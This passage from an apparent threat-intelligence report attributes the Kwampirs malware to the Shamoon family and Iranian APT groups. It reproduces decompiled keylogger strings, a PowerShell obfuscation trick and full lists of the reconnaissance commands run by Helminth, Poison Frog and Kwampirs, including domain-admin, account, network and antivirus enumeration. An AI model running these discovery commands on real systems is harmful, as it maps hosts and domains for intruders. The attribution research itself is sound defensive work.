

New Campaign Config
Placeholder reference
ASA
Placeholder value
Placeholder reference
ABA
Placeholder value
Other configs
Reporter 32/64 bit exe template
###ASA###
###ABA###
Render
32/64 bit exe reporter
###AV1###
###AV2###
101
32/64 bit exe dropper template
No template was found for the dropper but there are common signs based in shamoon 2 placeholders and kwampirs templates auxiliary code
Render and resource binding
Img / wallpaper (BMP)
101
Kwampirs ready for distribution
Reporter is encrypted and hidden in a wallpaper image, stored at the dropper resources

Figure 96: Building process for new campaigns in Kwampirs

Looking at the Shamoon diagram, one has to admit that doing all this process manually would be really tedious. The template system just makes sense for weaponizing these families to gain agility and avoid mistakes while preparing operations.

6 Attribution

6.1 Connecting the Dots

At Cylera Labs we assess:

1 6.1.1 Kwampirs is based on Shamoon 1

Confidence: High -- The Kwampirs developers had knowledge of the Shamoon 1 source code while creating Kwampirs. Findings that support this conclusion include:

- There is strong code and behavioral similarity between Kwampirs and Shamoon 1. Components such as the propagation module, dropper, and C2 communication inherit the majority of their code from a fork of Shamoon.
- Cylera researchers have found a sample (886e7) that seems to be an intermediate step in the evolution from Shamoon to Kwampirs, containing a mix of characteristics found in each family.
- While there are "open source" versions of Shamoon publicly available, each has numerous differences with Kwampirs, making the relation between the two codebases unlikely.

Despite significant code overlap, it is important to note that Shamoon and Kwampirs do have differences in implementation or approach in a variety of areas, even as simple as the usage of EXE vs DLL files. It is not the case, therefore, that Kwampirs is simply a "slimmer" Shamoon with certain components removed, but a unique family created and maintained separately, whether due to differences in purpose or as properties that emerged due to the organizational structure of the threat actors.

2 6.1.2 Shamoon 2 is based on Kwampirs

Confidence: High -- The actors behind Shamoon 2 (and later Shamoon 3) had knowledge of the Kwampirs source code while creating Shamoon 2, based on:

Shared Template System & Builder Tool
Kwampirs and Shamoon 2 (x64) contain traces of a shared template system and builder tool, including leaked placeholder strings present in a handful of samples and common auxiliary code for parsing the embedded values. This was not apparent in Shamoon 1 and is first found (in publicly-available samples) in Kwampirs.

Shared Reporter Updates Indicating Co-evolution
The "reporter" components of Kwampirs and Shamoon 2 contain signs of co-evolution over time, with Shamoon 2 mirroring updates first observed in Kwampirs. Both implement:

- the same custom communications protocol
- retrieval of the same initial host information
- a shared custom binary message format
- an encryption routine for build configuration parameters
- the same C2 URL format, all of which were first seen in Kwampirs campaigns based on publicly-known samples

Given (1) Shamoon 1's lack of auxiliary template system code, leaked placeholders, or the described reporter functionality and (2) Kwampir's inclusion of these updates before Shamoon 2 (based on publicly-known samples) Cylera researchers conclude that the developers of Shamoon 2 had knowledge of the source code of Kwampirs during development.

3 6.1.3 Direct relationship between the Kwampirs and Shamoon actors

Based on our analysis, including the following points:

- Shamoon 1 precluding Kwampirs: relationship described above implies that the Kwampirs group copied from the Shamoon 1 group
- Kwampirs precluding Shamoon 2: relationship described above implies that the Shamoon 2 groups copied from the Kwampirs group
- It is commonly accepted that the group behind Shamoon 1, 2, and 3 either belong to the same single group or a set of smaller groups within a larger organization
- This would imply both that the Kwampirs group copied from the larger Shamoon group and the larger Shamoon group copied from the Kwampirs group at different times over the course of multiple years

We conclude with medium-high confidence that there is a direct relationship between the actors behind Kwampirs and the actors behind Shamoon 1, 2, and 3. The extended, bidirectional sharing of information between the two actors, revealed by the sequence of updates to each malware family, makes the possibility of a collaborative relationship more likely than alternatives such as false-flag operations or opportunistic theft and repurposing of source code.

4 6.1.4 A single actor is responsible for Kwampirs and Shamoon

The previous claim implies a range of possible relationships, from weakest to strongest:

A Different groups with a working collaborative relationship

B Different groups within the same larger parent entity

C The same group

Of the three possibilities, Cylera researchers believe that the first (A) is least likely, for reasons including:

- Shamoon actors would probably prefer to avoid sharing source code for malware they intended to reuse; this would increase the possibility of later detection and add the risk of the Shamoon actors receiving false attribution for activities of the third-party campaigns
- Kwampirs actors would likely not want to base their recon malware on Shamoon, risking having it attributed to them
- The apparent serialized sequence of updates, observed in the publicly-known samples, seen across Kwampirs and Shamoon would not be characteristic of two separate entities working in parallel
- Dev timelines never overlap, seeming like it's one group shifting efforts. 201x-2013 Shamoon, ~2014-2016 Kwampirs, 2016- Shamoon 2, 3

Considering the common attribution of Shamoon to Iranian APTs specifically, the following points also support this conclusion:

- Iranian APTs would very likely primarily collaborate with other nation-states; this limits the number of potential collaborators and therefore the likelihood that they are an external collaborator
- Known to collaborate with Hezbollah, but differences in resources and skill between the two nations at the time of development make this type of bidirectional collaboration unlikely
- Iranian "cyber army" structure is fragmented in a way that would naturally lead to the types of patterns observed without any third-party involvement
- The victimology of the Kwampirs campaigns had significant similarities to that of campaigns by Iranian APTs (i.e. stonedrill and newsbeef), including heavy targeting of Saudi Arabia and regular targeting of hospitals

Of the remaining two possibilities (B and C), prior reports of the involvement of multiple Iranian APTs in the Shamoon 2 attacks would leave the second option as the only possibility. However, recent reports by Clearsky have claimed that the multiple Iranian APT groups commonly attributed to Shamoon 2 by the security community (specifically APT33 and APT34/Oil-Rig) have in fact always been one single group. In either case, the final conclusion is that Kwampirs seems to be related to Iranian APTs.

Each of these two possibilities (B and C) would attribute the activity to threat actors linked to the Iranian state. So, assuming one of these two commonly accepted possibilities is truly valid, the final conclusion is effectively equivalent considering the scope of our report, as the remaining ambiguity is mostly a matter of understanding the inner workings of the Iranian cyber operations.

Assuming Shamoon versions 1, 2 and 3 are correctly attributed to Iranian APTs, then this claim would also imply that the group behind Kwampirs is indeed an Iranian APT.


6.2 Other indicators and speculations

At this point, our researchers want to point out some interesting facts that are just too weak by themselves to use for any kind of attribution, but that are still worth mentioning.

6.2.1 OilRig/APT34/Helix Kitten

Cylera researchers found similar looking placeholders as Kwampirs, in OilRig's custom toolset, as well as malware handles using a three-hash constant string somehow ("###").

Keep in mind that the first Kwampirs samples were reported in January 2015. In May 2016 OilRig was discovered doing a reconnaissance campaign targeting Saudi Arabia with the Helminth executable variant, using a custom Keylogger module which is dropped to a PE32 executable file named wintrust.hlm (Figure 96), and it contains the following strings (at function 0x10001E30).



```
sub_10002A90((__int16 *)L"\r\n####T####", a2);
sub_10002A90((__int16 *)&String, a2);
sub_10002A90((__int16 *)L"####ET####\r\n", a2);
```

Figure 96: **Strings contained in Keylogger module of Helminth**

- "####T####" would correspond to the placeholder for the symbol or string indicating the beginning of the "Title";
- "####ET####" would correspond to the symbol or string for the "End of Title" (similar as Kwampirs "###APB###" was related to "Proxy Bypass" information).

It is true that it is a sequence of four '#' instead of three wrapping the acronyms, but the style is so similar that researchers wanted to point it out. Someone might think that these strings are just literals and not placeholders, but no other literals were found with this kind of format in these binaries (Snippet 16).

```
####T####[Window title here]####ET####
```

Snippet 16: **Example format of a captured window title written by the helminth keylogger module**

In this example, the clipboard was stored in the same file, but with a different looking format (Snippet 17).


```
<<< Clipboard ---> [clipboard contents]>>>
```

Snippet 17: **Example of a captured clipboard content written by the helminth keylogger module**

It could just be coincidental that a similar format was used, but it could also be that they forgot to add these placeholders to the list of placeholders to render, especially if the source code developers were not the same as the ones converting them into templates, or if the keylogger was developed by a different person and the integrator did not realize the need to render them. "####ET####" means "End of Title", and maybe it should have been rendered to strings similar to the "<<<" and ">>>", so it would look pretty similar to the clipboard format.

Our researchers have found multiple use of the substring "###", and combinations of it, in OilRigs custom toolset and/or campaigns. From powershell to binary executables, used as empty or default values, or for signaling payload offsets, even in the Oilrig campaign in which they were dubbed OilRig:


- In the file adbmanager.exe, part of the Helminth executable variant (adbmanager.exe), in the same campaign where the placeholders "####T####" and "####ET####" can be found, another match of the substring "###" is found, this time it is a value of "#*###", that in the powershell version was just "###". Also note that when checking for the DNS resolution of the IP "35.35.35.35" (Figure 97), the ASCII code 35 is in fact a '#' symbol.



```
if ( v67 == '#' && *((_BYTE *)v56 + 1) == '#' && *((_BYTE *)v56 + 2) == '#' &&
{
  v146 = dword_4341E0;
  dword_433BA4 = 0;
  *(_DWORD *)dword_4341E0 = *(_DWORD *)"#*####";
  v146 += 4;
  dword_433BA8 = 0;
  *(_WORD *)v146 = *(_WORD *)"##";
```

Figure 97: **Placeholders in adbmanager.exe (Helminth)**

- The Helminth powershell version used the substring "###" as explained by Mandiant and LogRhythm , as a default value for the "botid". Also in some campaigns they try to hide the "three hashes in a row" by splitting and concatenating it like in Figure 98.



```
elseif($global:myid -eq '#'+'##') {
    ([char] [int] $mydata.Split('.')[0])
}}
```

Figure 98: **Helmint powershell version "###" string obfuscation**

- This might have been done for AV/Sandbox evasion after the first campaigns to avoid detection.
- "###$$$" as a delimiter, signaling the offset of the payload to drop. These samples were identified as "ThreeDollars" by Unit 42, but the other part (the prefix "###") was there too. It could have been called ThreeHashes too..
- Not as just three in a row, but helminth also uses a string with value "#command#" as a separator between a GUID and the command being sent in their custom DNS C2 tunneling protocol. For example, with a sequence of "#command###filename" it will issue a victim to upload that filename. This could also be an unfinished placeholder, as OilRig does not really need to say "this is a command" when they know their own protocol, and it sends unneeded traffic over DNS, something that exposes them even more. But maybe not.

Cylera Labs admits that OilRig using placeholders like "####T####", "####ET####", or "###$$$" does not provide enough indicators to imply that they are the group behind Kwampirs and Shamoon, but it is unavoidable to consider that these indicators could really be related. That's why we decided to share them here, so other researchers can take advantage of them when trying to cross correlate toolsets, artifacts, or handles for attribution.

On the other hand, taking into consideration that APT33 and APT34/OilRig have been discovered cooperating in other campaigns, likely sharing attack infrastructures, as well as the fact that some of the alleged members of both groups have been identified in leaks linked to Kavosh Security Group, our researchers believe Kwampirs could be a result of this cooperation between both groups.

Also, the APT34/Oilrig threat actor has been performing similar CNE operations as Kwampirs, with target overlaps where the malware payload consists of a set of shell commands that will extract typical Host and Domain/Network information, as well as processes, services and so on. For example with Helminth it executes the commands at Snippet 18.

```
whoami
hostname
ipconfig /all
net user /domain
net group /domain
net group "domain admins" /domain
net group "Exchange Trusted Subsystem" /domain
net accounts /domain
net user
net localgroup administrators
netstat -an
tasklist
sc query
systeminfo
reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"
```

Snippet 18: **Information gathered (commands executed) by Helminth.**

In another example, with Poison Frog they execute the following commands at Snippet 19.


```
whoami
hostname
ipconfig /all
net user /domain
net group /domain
net group "domain admins" /domain
net group "Exchange Trusted Subsystem" /domain
net accounts /domain
net user
net localgroup administrators
netstat -an
tasklist
systeminfo
reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"
schtasks /query /FO List /TN "GoogleUpdatesTaskMachineUI" /V | findstr /b /n /c:"Repeat:
Every:"
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get
displayName /Format:List
```

Snippet 19: **Information gathered (commands executed) by Poison Frog.**

On the other hand, Kwampirs first version, as indicated by Symantec's first report, does execute the following commands at Snippet 20.

```
arp -a
systeminfo
hostname
ver
routeprint
getmac
ipconfig /all
netstat -nao
tasklist /v
tasklist /svc
netshare
net users
set
net accounts
net config workstation
net localgroup administrators
net localgroup users
net localgroup /domain
net use
net view
dir /s /a c:\ >> "C:\windows\TEMP\[random].tmp"
date /t
```

Snippet 20: **Information gathered (commands executed) by Kwampirs (initial version of the downloaded component).**



And Kwampirs' later versions make a switch to more specific WMI commands (Snippet 21), with a deeper interest in the hardware components (not only the drives), something that actually makes sense if their interests target medical devices and the workstations controlling them as well as Windows-based IoMT.

```
hostname
getmac
ver
arp -a
systeminfo
wmic nic get caption,AdapterType,Manufacturer
wmic timezone get caption
wmic IRQ get caption, IRQNumber
wmic port get StartingAddress, EndingAddress
wmic csproduct
wmic computerSystem
wmic baseboard
wmic cpu
wmic partition
wmic bios
wmic startup
wmic netlogin
wmic portconnector
wmic memphysical
wmic share
wmic logon
wmic OS
wmic logicaldisk get caption,description,size,providername
wmic desktop
wmic process get caption,commandline
time /t
date /t
```

Snippet 21: **Information gathered (commands executed) by Kwampirs (newer versions).**

OilRig may or may not be the exact same actors behind Kwampirs. Definitely some of the style, with "living on the land" information gathering, and many TTPs are matching with this group, apart from what McAfee has already said about Shamoon 2 sharing the same infrastructure as OilRig (cited here as "Oil-RIG").

6.2.2 "Ansar Group"

The Ansar Group, a hacking team known to work directly for the Iranian government, had a batch of internal documents leaked by Lab Dookhtegan in 2020. Included in these documents are diagrams outlining possible future targets (Figure 99). Reviewing the translation of the original images, it's clear that hospitals and healthcare-related organizations, even the Ministry of Health, were well within the scopes of this group, allegedly under the direction of the Iranian government:



Health services centers
Food and Drug Administration
Ministry of Health
Forensic medicine
Saudi Red Crescent Authority
hospitals
Saudi Commission for Health Specialties
Health Insurance Council
Health Industries Commission

Figure 99: **Health services targets of Ansar Group**

They also target a lot of military medical centers and cities, target types that match Trend Micro blog post (Figure 100).

